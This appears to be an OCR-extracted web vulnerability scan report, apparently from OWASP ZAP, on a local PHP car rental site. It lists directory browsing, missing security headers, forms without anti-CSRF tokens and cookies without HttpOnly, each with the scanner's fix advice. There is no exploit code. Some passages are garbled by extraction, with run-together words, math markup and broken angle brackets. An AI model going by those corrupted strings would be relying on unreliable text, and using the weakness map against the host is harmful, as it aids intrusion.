http://192.168.1.20/admin/img/vehicleimages/?C=S;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=N;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/ Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=M;O=A Method GET Evidence Parent

Directory URL http://192.168.1.20/admin/img/?C=M;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/?C=M;O=A Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=M;O=D Method GET Evidence Parent Directory Instances 18 Solution

Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user. Reference

CWE Id 200 WASC Id 13 Source ID 3 Medium (Medium) Directory Browsing Description

It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information. URL http://192.168.1.20/assets/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/switcher/css/ Method GET Attack Parent Directory URL http://192.168.1.20/admin/img/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/switcher/ Method GET Attack Parent Directory URL http://192.168.1.20/admin/css/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/images/favicon-icon/ Method GET Attack Parent Directory URL http://192.168.1.20/admin/js/ Method GET Attack Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/js/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/images/ Method GET Attack Parent Directory URL http://192.168.1.20/icons/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/css/ Method GET Attack Parent Directory URL http://192.168.1.20/assets/switcher/js/ Method GET Attack Parent Directory Instances 13 Solution

Disable directory browsing. If this is required, make sure the listed files does not induce risks. Reference

http://httpd.apache.org/docs/mod/core.htmloptions

http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html

CWE Id 548 WASC Id 48 Source ID 1 Low (Medium) X-Content-Type-Options Header Missing Description

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. URL http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js Method GET Parameter X-Content-Type-Options URL http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css Method GET Parameter X-Content-Type-Options Instances 2 Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. Other information

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At ”High” threshold this scanner will not alert on client or server error responses. Reference

http://msdn.microsoft.com/en-us/library/ie/gg622941

https://www.owasp.org/index.php/List$_{o}f_{u}seful_{H}TTP_{h}eadersCWEId16WASCId15SourceID3Low(Medium)Incomp$
$controlandPragmaHTTPHeaderSetDescription$

The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content. URL
https://activity-stream-icons.services.mozilla.com/v1/icons.json.br Method GET Parameter
Cache-Control Evidence public,max-age=3600 Instances 1 Solution

Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache. Reference

https://www.owasp.org/index.php/Session$_{M}anagement_{C}heat_{S}heetWeb_{C}ontent_{C}achingCWEId525WASCId13Source$
$Content-Type-OptionsHeaderMissingDescription$

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to ’nosniff’. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. URL
https://activity-stream-icons.services.mozilla.com/v1/icons.json.br Method GET Parameter
X-Content-Type-Options Instances 1 Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to ’nosniff’ for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. Other information

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At ”High” threshold this scanner will not alert on client or server error responses. Reference

http://msdn.microsoft.com/en-us/library/ie/gg622941

https://www.owasp.org/index.php/List$_{o}f_{u}seful_{H}TTP_{h}eadersCWEId16WASCId15SourceID3Low(Medium)Incomp$
$controlandPragmaHTTPHeaderSetDescription$

The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content. URL
https://blocklists.settings.services.mozilla.com/v1/blocklist/3/Method GET Parameter
Cache-Control Instances 1 Solution

Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache. Reference

https://www.owasp.org/index.php/Session$_{M}anagement_{C}heat_{S}heetWeb_{C}ontent_{C}achingCWEId525WASCId13Source$
$Content-Type-OptionsHeaderMissingDescription$

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to ’nosniff’. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared

content type (if one is set), rather than performing MIME-sniffing. URL
https://tracking-protection.cdn.mozilla.net/mozstd-trackwhite-digest256/1573155682 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/except-flashallow-digest256/1490633678 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/block-flash-digest256/1496263270 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/except-flash-digest256/1494877265 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/base-track-digest256/1573155682 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/allow-flashallow-digest256/1490633678 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/except-flashsubdoc-digest256/1517935265 Method GET Parameter X-Content-Type-Options URL
https://tracking-protection.cdn.mozilla.net/block-flashsubdoc-digest256/1512160865 Method GET Parameter X-Content-Type-Options Instances 8 Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. Other information

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scanner will not alert on client or server error responses. Reference

http://msdn.microsoft.com/en-us/library/ie/gg622941

https://www.owasp.org/index.php/List$_of_useful_HTTP_headersCWEId16WASCId15SourceID3Low(Medium)X-Content-Type-OptionsHeaderMissingDescription$

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. URL
https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffoxappver=60.8pver=2.2
Method POST Parameter X-Content-Type-Options Instances 1 Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. Other information

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scanner will not alert on client or server error responses. Reference

http://msdn.microsoft.com/en-us/library/ie/gg622941

https://www.owasp.org/index.php/List$_{o}f_{u}seful_{H}TTP_{h}eadersCWEId16WASCId15SourceID3Low(Medium)Incomp$
$controlandPragmaHTTPHeaderSetDescription$

The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content. URL https://fonts.googleapis.com/css?family=Lato:300,400,700,900 Method GET Parameter Cache-Control Evidence private, max-age=86400 Instances 1 Solution

Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache. Reference

https://www.owasp.org/index.php/Session$_{M}anagement_{C}heat_{S}heetWeb_{C}ontent_{C}achingCWEId525WASCId13Source$
$Content-Type-OptionsHeaderMissingDescription$

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. URL https://fonts.googleapis.com/css?family=Lato:300,400,700,900 Method GET Parameter X-Content-Type-Options Instances 1 Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. Other information

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scanner will not alert on client or server error responses. Reference

http://msdn.microsoft.com/en-us/library/ie/gg622941

https://www.owasp.org/index.php/List$_{o}f_{u}seful_{H}TTP_{h}eadersCWEId16WASCId15SourceID3Low(Medium)WebBr$

Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server URL http://192.168.1.20/admin/img/vehicleimages/?C=D;O=D Method GET Parameter X-XSS-Protection URL http://192.168.1.20 Method GET Parameter X-XSS-Protection URL http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-114-precomposed.html Method GET Parameter X-XSS-Protection URL http://192.168.1.20/admin/img/?C=N;O=D Method GET Parameter X-XSS-Protection URL http://192.168.1.20/car-listing.php Method GET Parameter X-XSS-Protection URL http://192.168.1.20/vehical-details.php?vhid=4 Method GET Parameter X-XSS-Protection URL http://192.168.1.20/admin/img/?C=M;O=A Method GET Parameter X-XSS-Protection URL http://192.168.1.20/my-booking.php Method GET Parameter X-XSS-Protection URL http://192.168.1.20/vehical-details.php?vhid=3 Method GET Parameter X-XSS-Protection URL http://192.168.1.20/admin/img/?C=N;O=A Method GET Parameter X-XSS-Protection URL http://192.168.1.20/admin/img/vehicleimages/?C=N;O=A Method GET Parameter X-XSS-Protection URL http://192.168.1.20/admin/img/vehicleimages/?C=S;O=D Method GET Parameter X-XSS-Protection URL http://192.168.1.20/vehical-details.php?vhid=2 Method GET Parameter X-XSS-Protection URL http://192.168.1.20/page.php Method POST Parameter X-XSS-Protection URL http://192.168.1.20/page.php?type=faqs.php Method POST Parameter X-XSS-Protection URL http://192.168.1.20/vehical-details.php?vhid=1 Method GET

Parameter X-XSS-Protection URL http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.html?v=4.7.0 Method GET Parameter X-XSS-Protection URL http://192.168.1.20/index.php Method POST Parameter X-XSS-Protection URL http://192.168.1.20/admin/img/?C=M;O=D Method GET Parameter X-XSS-Protection URL http://192.168.1.20/page.php?type=aboutus.php Method POST Parameter X-XSS-Protection Instances 64 Solution

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'. Other information

The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:

X-XSS-Protection: 1; mode=block

X-XSS-Protection: 1; report=http://www.example.com/xss

The following values would disable it:

X-XSS-Protection: 0

The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).

Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length). Reference

https://www.owasp.org/index.php/XSS$_(Cross_Site_Scripting)_Prevention_Cheat_Sheet$

https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/ CWE Id 933 WASC Id 14 Source ID 3 Low (Medium) Absence of Anti-CSRF Tokens Description

No Anti-CSRF tokens were found in a HTML submission form.

A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.

CSRF attacks are effective in a number of situations, including:

* The victim has an active session on the target site.

* The victim is authenticated via HTTP auth on the target site.

* The victim is on the same local network as the target site.

CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy. URL http://192.168.1.20/vehical-details.php Method POST Evidence ¡form method="post"¿ URL http://192.168.1.20/vehical-details.php?vhid=5 Method POST Evidence ¡form method="post"¿ URL http://192.168.1.20/admin/ Method GET Evidence ¡form method="post"¿ URL http://192.168.1.20/post-testimonial.php Method GET Evidence ¡form method="post" name="signup" onSubmit="return valid();"¿ URL http://192.168.1.20/vehical-details.php?vhid=4 Method GET Evidence ¡form method="post"¿ URL http://192.168.1.20/page.php?type=aboutus.php Method POST Evidence ¡form method=”post”¿ URL http://192.168.1.20/contact-us.php Method POST Evidence ¡form action=”” method=”get” id=”header-search-form”¿ URL http://192.168.1.20/profile.php Method GET Evidence ¡form method=”post”¿ URL http://192.168.1.20/vehical-details.php?vhid=3 Method GET Evidence ¡form method=”post”¿ URL http://192.168.1.20/page.php?type=faqs/Method POST Evidence ¡form action=”” method=”get” id=”header-search-form”¿ URL http://192.168.1.20/updatepassword.php Method GET Evidence ¡form method=”post” name=”signup” onSubmit=”return valid();”¿ URL http://192.168.1.20/search-carresult.php Method GET Evidence ¡form method=”post” name=”signup” onSubmit=”return valid();”¿ URL http://192.168.1.20/car-listing.php Method POST Evidence ¡form action=”search-carresult.php” method=”post”¿ URL http://192.168.1.20/page.php?type=privacy/php Method POST Evidence ¡form method=”post”¿ URL http://192.168.1.20/vehical-details.php?vhid=1 Method POST Evidence ¡form method=”post”¿ URL http://192.168.1.20/vehical-details.php?vhid=3 Method POST Evidence ¡form method=”post”¿ URL http://192.168.1.20/page.php?type=aboutus.php Method GET Evidence ¡form method=”post”¿ URL http://192.168.1.20/vehical-details.php Method GET Evidence ¡form method=”post” name=”signup” onSubmit=”return valid();”¿ URL http://192.168.1.20/profile.php Method GET Evidence ¡form action=”changepicture.php” id=”form” enctype=”multipart/form-data” role=”form” method=”POST”¿ URL http://192.168.1.20/vehical-details.php?vhid=2 Method POST Evidence ¡form method=”post”¿ Instances 188 Solution

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Phase: Implementation

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Phase: Architecture and Design

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS.

Use the ESAPI Session Management control.

This control includes a component for CSRF.

Do not use the GET method for any request that triggers a state change.

Phase: Implementation

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons. Other information

No known Anti-CSRF token [anticsrf, CSRFToken,

$_RequestVerificationToken,csrfmiddlewaretoken,authenticity_token,OWASP_CSRFTOKEN,anoncsrf,csrf_token,_csrf,_csrfSecret]wasfoundinth$

http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html CWE Id 352 WASC Id 9 Source ID 3 Low (Medium) X-Content-Type-Options Header Missing Description

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. URL http://192.168.1.20/vehical-details.php Method POST Parameter X-Content-Type-Options URL http://192.168.1.20/admin/img/vehicleimages/?C=S;O=A Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/admin/img/?C=N;O=A Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/robots.txt Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.html?v=4.7.0 Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/profile.php Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/admin/css/dataTables.bootstrap.min.css Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/page.php?type=aboutus.php Method POST Parameter X-Content-Type-Options URL http://192.168.1.20/assets/css/bootstrap-slider.min.css Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/admin/img/vehicleimages/phpgurukul-1.png Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/admin/js/bootstrap-select.min.js Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/assets/js/interface.js Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/assets/images/cat-profile.png Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/assets/css/slick.css Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/page.php?type=privacy/php Method POST Parameter X-Content-Type-Options URL http://192.168.1.20/assets/js/bootstrap-slider.min.js Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/admin/img/vehicleimages/looking-used-car.png Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/assets/switcher/css/orange.css Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/admin/img/vehicleimages/featured-img-1.jpg Method GET Parameter X-Content-Type-Options URL http://192.168.1.20/page.php?type=faqs/Method POST Parameter X-Content-Type-Options Instances 130 Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. Other information

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scanner will not alert on client or server error responses. Reference

http://msdn.microsoft.com/en-us/library/ie/gg622941

https://www.owasp.org/index.php/List$_{o}f_{u}seful_{H}TTP_{h}eadersCWEId16WASCId15SourceID3Low(Medium)Cross-$
$DomainJavaScriptSourceFileInclusionDescription$

The page includes one or more script files from a third-party domain. URL http://192.168.1.20/my-booking.php Method GET Parameter https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js Evidence ¡script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"¿¡/script¿ URL http://192.168.1.20/info.php Method GET Parameter https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js Evidence ¡script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js"¿¡/script¿ URL http://192.168.1.20/my-booking.php Method GET Parameter https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js Evidence ¡script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"¿¡/script¿ URL http://192.168.1.20/info.php Method GET Parameter http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js Evidence ¡script src="http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js"¿¡/script¿ Instances 4 Solution

Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application. Reference

CWE Id 829 WASC Id 15 Source ID 3 Low (Medium) Cookie No HttpOnly Flag Description

A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible. URL http://192.168.1.20/ Method GET Parameter PHPSESSID Evidence Set-Cookie: PHPSESSID URL http://192.168.1.20 Method GET Parameter PHPSESSID Evidence Set-Cookie: PHPSESSID Instances 2 Solution

Ensure that the HttpOnly flag is set for all cookies. Reference

http://www.owasp.org/index.php/HttpOnly CWE Id 16 WASC Id 13 Source ID 3 Low (Medium) Private IP Disclosure Description

A private IP (such as 10.x.x.x, 172.x.x.x, 192.168.x.x) or an Amazon EC2 private hostname (for example, ip-10-0-56-78) has been found in the HTTP response body. This information might be helpful for further attacks targeting internal systems. URL http://192.168.1.20/info.php Method GET Evidence 192.168.1.200 Instances 1 Solution

Remove the private IP address from the HTTP response body. For comments, use JSP/ASP/PHP comment instead of HTML/JavaScript comment which can be seen by client browsers. Other information


192.168.1.200

192.168.1.200


Reference

https://tools.ietf.org/html/rfc1918 CWE Id 200 WASC Id 13 Source ID 3

